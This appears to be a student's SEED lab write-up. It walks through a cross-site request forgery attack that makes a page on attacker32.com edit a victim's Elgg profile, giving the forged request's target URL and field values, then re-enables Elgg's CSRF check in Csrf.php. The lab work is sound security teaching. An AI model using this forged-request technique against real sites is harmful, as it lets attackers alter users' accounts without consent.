
Login to Samy's profile to add text="Samy_test_edit" in Brief Description




Now check the Http Heade Live information .




We can see the edit profile url format here.




Login with username: samy password: seedsamy. Visit Alice’s profile from Samy profile and inspect the element.




Check the guid of Alice’s profile .It is 56.



Now edit the file editprofile.html using nano editor, as this script runs after clicking edit profile attack on www.attacker32.com




This is the template of editprofile.html




Now we add value for name as Alice, brief description as Samy is my Hero, guid as 56.


p.action is set as “http://www.see-server.com/action/profile/edit”




Login with Alice and see no description on her profile.



Now simulate the attack by cling Edit-Profile attack link on www.attacker32.com.
The link runs code in file editprofile.html



In Alice profile we can see attack in action. We can see Brief description getting updated to “Samy is my Hero”



Task 4


Enabling Elgg's Countermeasure

For running this countermeasure, we need to turn on the Security measure that is already inbuilt inside the Elgg application. It was disabled on purpose to demonstrate the attacks.

By typing dockps, I viewed all the docker processes running. Then, I opened the shell on the docker process running elgg. As we can see that docker process id for elgg is b7776a23045c. I used docksh b7 to open the shell. Just the first 2


characters are enough for shell command if the other processes don’t have the same first two characters.

Then according to the lab manual, I went to the filepath using cd command. This is where Csrf.php file is located. This file contains the countermeasure for CSRF attacks.




Using nano editor, I opened the Csrf.php file.


In the Validate function of the Csrf code, return was used to bypass the countermeasure for CSRF attack. I commented out the return statement to undo that. And I saved that file.




To check if the countermeasures are working. I have undone all the consequences of the previous tasks and attacks. And Alice's profile look fresh and just like it was before the attacks.




Now, to perform the same attack as task 2 and task 3, I went to the Alice's home page and then I went to the www.attacker32.com webpage.

